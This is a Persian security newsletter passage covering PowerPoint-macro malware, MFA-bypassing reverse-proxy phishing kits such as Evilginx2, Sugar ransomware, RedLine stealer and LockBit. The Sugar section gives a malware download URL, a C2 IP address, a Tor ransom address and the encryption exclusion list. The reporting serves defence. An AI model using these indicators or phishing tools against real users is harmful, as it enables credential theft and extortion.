شرکت فورتی‌نت (Fortinet) نیز در دسامبر ۲۰۲۱ در خصوص کارزار مشابهی با نام DHL گزارش داد که در آن نیز از اسناد PowerPoint برای اجرای بدافزار AgentTesla استفاده می‌شده است.

کاربران باید همانند فایل‌های Excel، با فایل‌های PowerPoint نیز با احتیاط برخورد کنند زیرا کد ماکرو مخرب تعبیه شده در آنها می‌تواند به همان اندازه خطرناک و فاجعه‌بار باشد.


مهاجمان در این کارزار، از سرویس‌های ابری معتبر جهت میزبانی کدهای مخرب خود استفاده کردند تا توسط محصولات امنیتی مورد شک و شناسایی قرار نگیرند. بنابراین، مطمئن‌ترین اقدام محافظتی این است که با احتیاط تمام، ارتباطات ناخواسته را مدیریت نموده و ماکروها در مجموعه نرم‌افزارهای Microsoft Office غیرفعال شوند.

منبع:

https://www.bleepingcomputer.com/news/security/malicious-powerpoint-files-used-to-push-remote-access-trojans

روشی بی سروصدا

برای دور زدن احراز هویت چندعاملی




محققان امنیتی هشدار داده‌اند که مهاجمان به صورت فزاینده‌ای از نوعی از "بسته‌های نرم‌افزاری فیشینگ" (Phishing Kit) موسوم به Transparent Reverse Proxy Kits برای دور زدن روش "احراز هویت چندعاملی" (Multi-Factor Authentication - به اختصار MFA) استفاده می‌کنند. آنها تکنیک‌هایی همچون "مرد میانی" (Man-in-The-Middle - به اختصار MiTM) را جهت سرقت اطلاعات اصالت‌سنجی در MFA بکار می‌گیرند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده ابزارهای مذکور مورد بررسی قرار گرفته است.

از آنجایی که نظرسنجی‌های اخیر پذیرش ۷۸ درصدی کاربران و کسب‌وکارها را از روش MFA در سال ۲۰۲۱ نشان می‌دهد، مجرمان سایبری نیز به سرعت در حال بکارگیری ابزارهای فیشینگ جهت دورزدن MFA هستند. این ابزارهای مخرب به سرعت در حال توسعه هستند؛ از بسته‌های نرم‌افزاری منبع باز ساده و بی‌زرق و برق گرفته که در دسترس عموم هستند تا بسته‌های پیچیده که دارای لایه‌های متعدد مخفی‌سازی و ماژول‌های جانبی مختلف جهت سرقت نام‌های کاربری، رمزهای عبور، اطلاعات اصالت‌سنجی MFA، شماره‌های ملی افراد و شماره‌های کارت اعتباری.

یکی از روش‌های این ابزارهای فیشینگ که به طور ویژه مورد توجه محققان قرار گرفته، استفاده آنها از پروکسی‌های موسوم به Transparent Reverse Proxy - به اختصار TPR - است که مهاجمان را قادر می‌سازد تا به عملیات و اطلاعات کاربر در زمان کار با مرورگر دسترسی داشته باشند. این رویکرد MiTM به مهاجمان اجازه می‌دهد ضمن مخفی ماندن، هنگام وارد کردن یا نمایش اطلاعات روی صفحه نمایش، اطلاعات را جمع‌آوری کنند.



این شیوه، تغییر روندی بزرگ نسبت به روش‌های فیشینگ سنتی است که در آن مهاجمان جهت سرقت اطلاعات اصالت‌سنجی، سایت‌هایی جعلی ایجاد می‌نمودند. به عنوان مثال، اقدام به جعل صفحه ورود (Log-in Page) سیستم واقعی Windows می‌کردند تا قربانیان خود را فریب داده و کاربران رمزهای عبور خود را در آن صفحات جعلی وارد کنند. البته در رویکرد سنتی امکان خطا و اشتباه زیاد بود. مواردی همچون استفاده از علایم تجاری قدیمی شرکتها، اشتباهات املایی و انشایی، باعث لو رفتن و شناسایی شدن سایت‌ها و صفحات جعلی می‌شد.

این در حالی است که نتایج تحلیل محققان نشان می‌دهد که ابزارهای TPR، سایت واقعی را به قربانی نشان می‌دهند. صفحات سایت واقعی، مدرن و پویا بوده و مرتباً در حال تغییر می‌باشند. بنابراین، ارائه سایت واقعی به جای نسخه جعلی آن، موجب فریب افراد شده و کاربر با خیال راحت وارد سایت شود. در همین حال، مهاجمان با سرقت فایل‌های کوکی (cookies)، قادر خواهند بود بدون نیاز به نام کاربری، رمز عبور و یا اطلاعات اصالت‌سنجی MFA، به حساب کاربری مورد نظر دسترسی یابند.

نتایج تحقیقات محققان نشان می‌دهد که اخیراً به طور خاص بکارگیری سه ابزار فیشینگ که از روش TRP استفاده می کنند، افزایش یافته است.

Modliska

Modliska توسط یک محقق امنیتی لهستانی تهیه و از اواخر سال ۲۰۱۸ منتشر شده است. محققان اعلام نمودند که این ابزار ساده به کاربران امکان می‌دهد در هر زمان فقط اطلاعات اصالت‌سنجی مربوط به یک سایت را سرقت کنند. این ابزار یک واسط خط فرمان (Command Line Interface) دارد و از یک رابط کاربری گرافیکی برای سرقت اطلاعات کاربری و اطلاعات سایت‌های در حال استفاده کاربر، بهره می‌برد.

Muraena/Necrobrowser

Muraena/Necrobrowser ابزاری است که برای اولین بار در سال ۲۰۱۹ منتشر شد و از دو بخش تشکیل شده است. در بخش اول، Muraena در سمت سرور اجرا می‌شود و از یک برنامه پویشگر (crawler) برای پویش سایت مورد نظر استفاده می‌کند تا مطمئن شود که آیا به درستی می‌تواند تمام ترافیک مورد نیاز را بازنویسی کند به گونه‌ای که قربانی متوجه نشود. این ابزار، اطلاعات اصالت‌سنجی قربانی و اطلاعات فایل کوکی مرورگر را جمع آوری نموده و سپس در بخش دوم، Necrobrowser را نصب می‌کند.

Necrobrowser یک مرورگر فاقد سربرگ (Headless Browser) می‌باشد یعنی یک مرورگری بدون رابط کاربری گرافیکی که برای خودکارسازی عملیات استفاده شده و از اطلاعات کوکی‌های به سرقت رفته جهت ورود به سایت مورد نظر و انجام کارهایی همچون تغییر رمز عبور، غیرفعال کردن اعلان‌های Google Workspace، ارسال ایمیل و ... استفاده می‌کند.

Evilginx2

Evilginx2 یک ابزار نرم‌افزاری مبتنی بر زبان Golang است که در ابتدا توسط یکی از محققان امنیتی به عنوان یک ابزار تست نفوذ (Pen-Testing tool) ساخته شد. از بارزترین مشخصه‌های آن می‌توان به نصب آسان و امکان استفاده از فایل‌های موسوم به Phishlet که از پیش نصب‌شده، اشاره کرد. فایل‌های Phishlet، فایل‌های پیکربندی از نوع YAML هستند که جهت پیکربندی پراکسی (Proxy) در سایت هدف استفاده می‌شوند.

هنگامی که قربانی جهت ورود بر روی نشانی اینترنتی کلیک می‌کند، پیوند مخرب او را به صفحه‌ای امن منتقل می‌کند، جایی که مهاجمان رمزهای عبور، اطلاعات اصالت‌سنجی MFA و فایلهای کوکی آن سایت را سرقت می‌کنند. در این زمان، قربانی یا به صفحه دیگری هدایت می‌شود یا در همان صفحه می‌ماند. مهاجم سپس می‌تواند از اطلاعات فایل کوکی به سرقت رفته سوءاستفاده نموده و بجای قربانی وارد آن صفحه شود و اقدامات متعددی مانند تغییر رمز عبور و کپی کردن داده‌ها را انجام دهد و خود را بجای قربانی معرفی نماید.

گرچه این ابزارها جدید نیستند اما به طور فزاینده‌ای برای دور زدن روش احراز هویت MFA استفاده می‌شوند و با توجه به اینکه در سایت VirusTotal شناسایی نمی‌شوند، موجب نگرانی محققان امنیتی شده‌اند. اخیراً محققان دانشگاه Stony Brook و محققان Palo Alto Networks ابزاری را طراحی و ساخته‌اند که از طریق آن توانسته‌اند ۱۲۰۰ سایت فیشینگ مبتنی بر MitM را تشخیص دهند. با این حال، تنها ۴۳.۷ درصد از این دامنه‌ها و ۱۸.۹ درصد از نشانی‌های IP آنها در سایت VirusTotal شناسایی شده است، علیرغم اینکه طول عمر آنها تا ۲۰ روز یا در برخی موارد بیشتر بوده است.

به گفته محققان، از آنجایی که امروزه سازمان‌های بیشتری از روش MFA استفاده می‌کنند، مهاجمان به سرعت به سمت تکنیک‌ها و ابزارهای رایگانی همچون ابزارهای MitM روی آورده‌اند زیرا نصب آنها بسیار آسان است و اغلب توسط محصولات امنیتی یا سایت پویش آنلاین همچون VirusTotal شناسایی نمی‌شوند. از این رو یافتن راهکاری جهت مقابله با این نقاط کور قبل از تکامل بیشتر این گونه حملات بسیار ضروری می‌باشد.

جزییات بیشتر در خصوص ابزارهای فیشینگ در نشانی زیر قابل مطالعه است:

https://www.proofpoint.com/us/blog/threat-insight/mfa-psa-oh-my

منبع:

https://threatpost.com/low-detection-phishing-kits-bypass-mfa/178208

Sugar؛
باج‌افزاری جدید و قانع

گردانندگان باج‌افزار جدیدی با نام Sugar، کامپیوترهای شخصی را مورد هدف قرار داده و هر بار تنها مبلغ ناچیزی را به عنوان باج از قربانیان درخواست می‌کنند.

این باج‌افزار در قالب خدمات موسوم به "باج‌افزار به عنوان سرویس" (Ransomware-as-a-Service - به اختصار RaaS) طراحی و ساخته شده است. در خدمات RaaS، صاحب باج‌افزار، فایل مخرب را به‌عنوان یک سرویس به متقاضی اجاره می‌دهد. متقاضی که ممکن است در برنامه‌نویسی تخصصی نداشته باشد تنها وظیفه انتشار باج‌افزار را بر عهده دارد. در نهایت بخشی از مبلغ اخاذی شده از قربانی به صاحب باج‌افزار و بخشی دیگر به متقاضی می‌رسد.

فعالیت باج‌افزار Sugar از آبان ماه امسال آغاز شده و به آرامی سرعت خود را افزایش داده است. نام این باج‌افزار بر اساس نام سایت مرتبط با گردانندگان این بدافزار که "sugarpanel.space" بوده، Sugar نامگذاری شده است.

برخلاف سایر حملات باج‌افزاری که تاکنون در اخبار خوانده‌اید، به نظر می‌رسد که گردانندگان Sugar به جای شبکه‌های سازمانی، دستگاه‌های شخصی را که احتمالاً متعلق به کاربران عادی یا مشاغل کوچک است، مورد هدف قرار می‌دهند. به این ترتیب، هنوز مشخص نیست که این باج‌افزار چگونه توزیع می‌شود یا قربانیان را آلوده می‌کند.

زمانی که باج‌افزار Sugar فعال می‌شود، جهت دریافت نشانی IP و موقعیت جغرافیایی دستگاه، به whatismyipaddress.com و ip2location.com متصل می‌شود. سپس اقدام به دریافت یک فایل ۷۶ مگابایتی از نشانی زیر می‌کند اما نحوه استفاده از این فایل تاکنون برای محققان مشخص نشده است.

http://cdn2546713.cdnmegafiles.com/data23072021_1.dat


در نهایت باج‌افزار جهت دریافت و ارسال اطلاعات مرتبط با حمله در حال انجام، به سرور کنترل و فرماندهی (Command and Control - به اختصار C2) به نشانی ۱۷۹.۴۳.۱۶۰.۱۹۵ متصل می‌شود. باج‌افزار همچنان به فراخوانی سرور C2 در حین اجرا ادامه داده و احتمالاً سرویس RaaS را متناسب با وضعیت حمله به‌روزرسانی می‌کند.

12	301	HTTP	whatismyipaddress.com	/	0	max-...	test:4008
14	403	HTTPS	whatismyipaddress.com	/	13,2...	privat...	text/htm... test:4008
15	301	HTTP	www.ip2location.com	/	162		text/html test:4008
17	200	HTTPS	www.ip2location.com	/	41,1...	max-...	text/htm... test:4008
18	200	HTTP	cdn2546713.cdnmegafiles.com	/data23072021_1.dat	76,6...		test:4008
19	200	HTTP	179.43.160.195	/	28		text/htm... test:4008
42	200	HTTP	179.43.160.195	/	28		text/htm... test:4008

باج‌افزار مذکور، تمام فایل‌ها را به جز مواردی که در پوشه‌های زیر فهرست شده‌اند یا دارای نام‌های زیر می‌باشند، رمزگذاری می‌کند.


```
Excluded folders:

\windows\
\DRIVERS\
\PerfLogs\
\temp\
\boot\

Excluded files:

BOOTNXT
bootmgr
pagefile
.exe
.dll
.sys
.lnk
.bat
.cmd
.ttf
.manifest
.ttc
.cat
.msi;
```

این باج‌افزار، فایل‌ها را با استفاده از الگوریتم رمزگذاری SCOP رمزگذاری می‌کند. فایل‌های رمزگذاری شده همانطور که در تصویر زیر نشان داده شده، دارای پسوند encoded01. می‌باشند.




باج‌افزار Sugar همچنین اعلان باج‌گیری (Ransom Note) به نام BackFiles_encoded01.txt را در هر پوشه‌ای که جستجو می‌کند، قرار می‌دهد. اعلان باج‌گیری حاوی اطلاعاتی درباره وضعیت فایل‌های قربانی، یک شناسه منحصربه‌فرد و پیوندی به یک سایت Tor جهت دریافت اطلاعات پرداخت باج می‌باشد. این سایت Tor در نشانی زیر قرار دارد.

chat5sqrnzqewampznybomgn4hf2m53tybkarxk4sfaktwt7oqpkcvyd.onion



هنگام بازدید از این سایت Tor، یک صفحه اختصاصی برای قربانی حاوی نشانی کیف‌پول بیت کوین جهت ارسال باج درخواست شده و بخش ارسال پیام (Chat) نمایش داده می‌شود. علاوه بر این، در این صفحه اختصاصی، قربانی امکان رمزگشایی پنج فایل رمزگذاری شده را به صورت رایگان دارد.



مبلغ باج درخواست شده توسط گردانندگان این باج‌افزار بسیار کم است و فقط چند صد دلار برای دادن کلید رمزگشایی درخواست می‌کنند. در یک محیط آزمایشگاهی، در یکی از حملات، Sugar تنها ۰.۰۰۰۰۹۹۲۱ بیت کوین به ارزش ۴.۰۱ دلار، باج خواسته بود. البته بر اساس نتایج تحقیقات به نظر می‌رسد که باج‌افزار بر اساس تعداد فایل‌های رمزگذاری‌شده، میزان باج درخواستی را محاسبه می‌کند.

برخلاف سایر آلودگی‌های باج‌افزاری، فایل اجرایی مخرب حتی پس از پایان رمزگذاری نیز اجرا می‌شود. اما هیچ تنظیمی نیز جهت شروع خودکار باج‌افزار در آینده وجود ندارد و به نظر نمی‌رسد به رمزگذاری اسناد جدید ادامه دهد. در حال حاضر مشخص نیست که این باج‌افزار دارای نقاط ضعفی باشد که بتوان با بهره‌جویی از آنها و بدون پرداخت باج، فایلها را رمزگشایی کرد.

منبع:

https://www.bleepingcomputer.com/news/security/a-look-at-the-new-sugar-ransomware-demanding-low-ransoms

RedLine؛
بدافزار پنهان در Windows 11

کاربران باید مراقب فایل‌های نصب Windows 11 جعلی که برای انتشار بدافزار RedLine بکار گرفته شده‌اند، باشند. این بدافزار رمزهای عبور کاربران را سرقت می‌کند.

RedLine بدافزار پیچیده‌ای نیست، اما می‌تواند رمزهای عبور را سرقت کند. این بدافزار در انجمن‌های سایبری روسیه تبلیغ می‌شود و به افرادی که می‌خواهند ارزهای دیجیتالی همچون بیت‌کوین (Bitcoin) یا اتریوم (Ethereum) را سرقت کنند، به صورت یک سرویس، تنها در ازای ۱۵۰ دلار برای اشتراک یک ماهه یا ۸۰۰ دلار برای استفاده دائمی، فروخته می‌شود.

مهاجمان از ترفندهای متعددی برای ترغیب کاربران ناآگاه به دریافت فایل‌های نصب جعلی جهت ارتقاء Windows 10 به Windows 11 استفاده می‌کنند.

شرکت مایکروسافت (Microsoft Corp.) مشخصات بسیار بالایی را برای سخت افزارهای واجد شرایط ارتقاء به Windows 11 تعیین کرده و بیشتر پردازنده‌های جدیدتر را برای این کار ترجیح می‌دهد. تعداد کمی از دستگاه‌ها در ابتدا واجد شرایط بودند، اما مایکروسافت اخیراً اعلام کرد که برای پاسخگویی به میزان تقاضای غیرمنتظره، اعلام دستگاههای واجد شرایط را تسریع کرده است.

در این مورد، هکرها سعی کردند از اطلاعیه ۶ بهمن ۱۴۰۰ مایکروسافت مبنی بر "آغاز مرحله نهایی برای عرضه Windows 11 و آمادگی برای توزیع آن بر روی دستگاه‌های واجد شرایط" جهت فریب کاربران استفاده کنند و فوراً اقدام به ثبت دامنه (Domain) جعلی خود کردند.

محققان امنیتی HP دریافتند که مهاجمان RedLine، دامنه‌ای جعلی را به امید فریب کاربران Windows 10 برای دریافت و اجرای یک برنامه نصب Windows 11 جعلی، ثبت کرده‌اند. در واقع مهاجمان از این دامنه برای توزیع RedLine Stealer، یک بدافزار سرقت رمز عبور که به طور گسترده برای فروش در انجمن‌های زیرزمینی تبلیغ می‌شود، استفاده می‌نمایند. نام دامنه جعلی توسط یک شرکت روسی ثبت کننده دامنه، ثبت شده است. صفحه اصلی ارتقاء Windows 11 در دامنه Microsoft.com میزبانی می‌شود.

هدف بدافزار RedLine سرقت رمزهای عبور ذخیره شده در مرورگرهای وب، داده‌های تکمیل شده بصورت خودکار همچون مشخصات کارت اعتباری و همچنین فایل‌ها و کیف‌های پول رمزارزها است.

مایکروسافت بروزرسانی‌های Windows را همانند توزیع اصلاحیه‌های امنیتی ماهانه خود، آسان و روان کرده است. اما مهاجمان با ساخت یک فایل فشرده مخرب و بسیار کم حجم ۱.۵ مگابایتی، در این مورد بهتر از مایکروسافت و محصول واقعی عمل کرده‌اند. اگرچه این فایل بعد از باز شدن، یک پوشه با حجم ۷۵۳ مگابایت می‌شود؛ یعنی میزان فشرده‌سازی ۹۸.۲ درصد بوده که در نوع خود کم سابقه است. این نسبت به مراتب بزرگتر از میزان متوسط فشرده‌سازی برای فایل‌های اجرایی یعنی ۴۷ درصد است. محققان در این خصوص معتقدند که برای دستیابی به چنین نسبت تراکم بالایی، احتمالاً فایل اجرایی بدافزار مخصوصاً حجیم شده است. دلیل اینکار می تواند فرار از پویش و شناسایی شدن توسط محصولات امنیتی باشد. فایل‌هایی با این اندازه ممکن است توسط ضدویروس و سایر راهکارهای امنیتی پویش نشوند و در نتیجه احتمال اجرای بدون مانع و شانس نصب فایل مخرب افزایش می‌یابد.

سوءاستفاده از اطلاعیه Windows 11 شرکت مایکروسافت تنها نمونه‌ای از ترفندهای بکارگرفته شده توسط گردانندگان RedLine است که یک سرویس بدافزاری ارزان را برای افراد غیرمتخصص فراهم کرده‌اند. پیشتر نیز گردانندگان RedLine از طریق سایت دریافت پیام‌رسان Discord جعلی، فایل مخرب خود را منتشر می‌کردند.

محققان HP توصیه می‌کنند، از آنجایی که در چنین کارزارهایی منبع آلودگی اولیه اغلب دریافت نرم‌افزار از اینترنت است، سازمان‌ها می‌توانند تنها با دریافت نرم‌افزار از منابع قابل اعتماد از چنین آلودگی‌هایی جلوگیری کنند.

منبع:

https://www.zdnet.com/article/this-password-stealing-malware-posed-as-a-windows-11-download


باج‌افزار LockBit؛
هر آنچه که باید بدانید

گروه‌های باج‌افزاری دائماً در حال تغییر نام، مشخصات و روش‌های خود می‌باشند تا با نهادهای قانونی که همواره به دنبال مسدودسازی حملات باج‌افزاری هستند، مقابله کنند. به نظر می‌رسد که مجریان قانون، مدیران امنیتی سازمانها و فعالان حوزه امنیت سایبری که بر روی شناسایی و توقف حملات مخرب و پرهزینه باج‌افزاری متمرکز شده‌اند، حداقل تا حدودی موفق بوده‌اند.

حملات اخیر باج‌افزارهایی همچون LockBit 2.0 و BlackCat نشان می‌دهد که فاصله زیادی تا حل این معضل باقی مانده است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده باج‌افزار LockBit مورد بررسی قرار گرفته است.

بنا بر گزارشات منتشر شده، امروزه اجرای حملات باج‌افزاری گران‌تر و پرمخاطره‌تر از گذشته است و گروه‌های باج‌افزاری با اجرای حملات کمتر، مبالغ بیشتری باج مطالبه و دریافت می‌کنند. میانگین باج پرداختی در پاییز امسال با ۱۳۰ درصد افزایش به بیش از ۳۲ هزار دلار رسیده است. به همین ترتیب، مبلغ میانی باج پرداختی نیز با جهش ۶۳ درصدی، تا حدود ۱۱۷ هزار دلار افزایش پیدا کرده است.



نتایج تحلیل محققان امنیتی نشان می‌دهد که افزایش میزان باج درخواستی در پاییز امسال ناشی از تغییر در سیاست‌های نامحسوس خدمات موسوم به "باج‌افزار به عنوان سرویس" (Ransomware-as-a-Service - به اختصار RaaS) است که منجر به افزایش هزینه‌ها برای گردانندگان باج‌افزاری شده است. به این ترتیب، مهاجمان با تغییر سیاست‌های خود، عمداً اقدام به اخاذی از سازمان‌های به اندازه کافی بزرگ می‌کنند تا بتوانند مبلغ باج هنگفتی را مطالبه نمایند و در عین حال مهاجمان به دنبال سازمان‌های به اندازه کافی کوچک هستند تا از عهده هزینه‌های اجرایی حمله برآیند و در عین حال زیاد هم مورد توجه رسانه‌ها و نهادهای قانونی قرار نگیرند.

این بدان معناست که گروه‌های باج‌افزاری شروع به تمرکز بر کسب‌وکارها و سازمان‌های کوچک تا متوسط کرده‌اند تا توجه نهادهای قانونی و رسانه‌ها را همانند آنچه که در حمله به شرکت آمریکایی "خط لوله کولونیال" در سال گذشته رخ داد، جلب نکنند.

حملات سایبری در سازمان‌هایی که بین یک هزار تا ده هزار کارمند دارند، از ۸ درصد در تابستان به ۱۴ درصد در پاییز امسال افزایش یافته است. میانگین باج پرداختی در این دسته از سازمانها بالاتر از یک میلیون دلار بوده و این یکی از عوامل افزایش متوسط کل باج پرداختی در پاییز امسال بوده است. محققان انتظار دارند این روند به احتمال زیاد برای ارائه‌دهندگان خدمات RaaS در باج‌افزارهایی همچون LockBit 2.0، Conti و Hive ادامه خواهد داشت.

باج‌افزار LockBit

باج‌افزار LockBit از سپتامبر ۲۰۱۹ در قالب سرویس موسوم به RaaS فعال بوده و جهت نفوذ و رمزگذاری شبکه‌ها در انجمن‌های هک روسی زبان تبلیغ می‌شده و در اختیار سایر تبهکاران سایبری قرار داده شده است. دو سال بعد، در ژوئن ۲۰۲۱، نسخه جدید LockBit 2.0 RaaS به دلیل ممنوعیت تبلیغات باج‌افزار در انجمن‌های سایبری، در سایت خود این گروه باج‌افزاری که برای افشای اطلاعات سرقت شده استفاده می‌کردند، عرضه شد.

پس از راه‌اندازی مجدد، گردانندگان این باج‌افزار، سایت زیرزمینی Tor خود را مجدد طراحی و باج‌افزار را بازسازی کردند و ویژگی‌های پیشرفته‌تری مانند رمزگذاری خودکار دستگاه‌ها در دامنه‌های Windows را از طریق Active Directory به باج‌افزار اضافه نمودند.

گردانندگان این باج‌افزار هم‌اکنون در تلاش هستند تا با حذف افراد واسطه، مستقیماً اقدام به استخدام افراد نفوذی در سازمانها نمایند تا از طریق شبکه خصوصی مجازی (Virtual Private Network- به اختصار VPN) و پودمان Remote Desktop Protocol - به اختصار RDP، به شبکه‌های این سازمانها دسترسی پیدا کنند.

همچنین مشخص شده که گردانندگان LockBit یک رمزنگار مبتنی بر linux را جهت رمزگذاری سرورهای VMware ESXi طراحی نموده و به مجموعه ابزارهای خود افزوده‌اند.

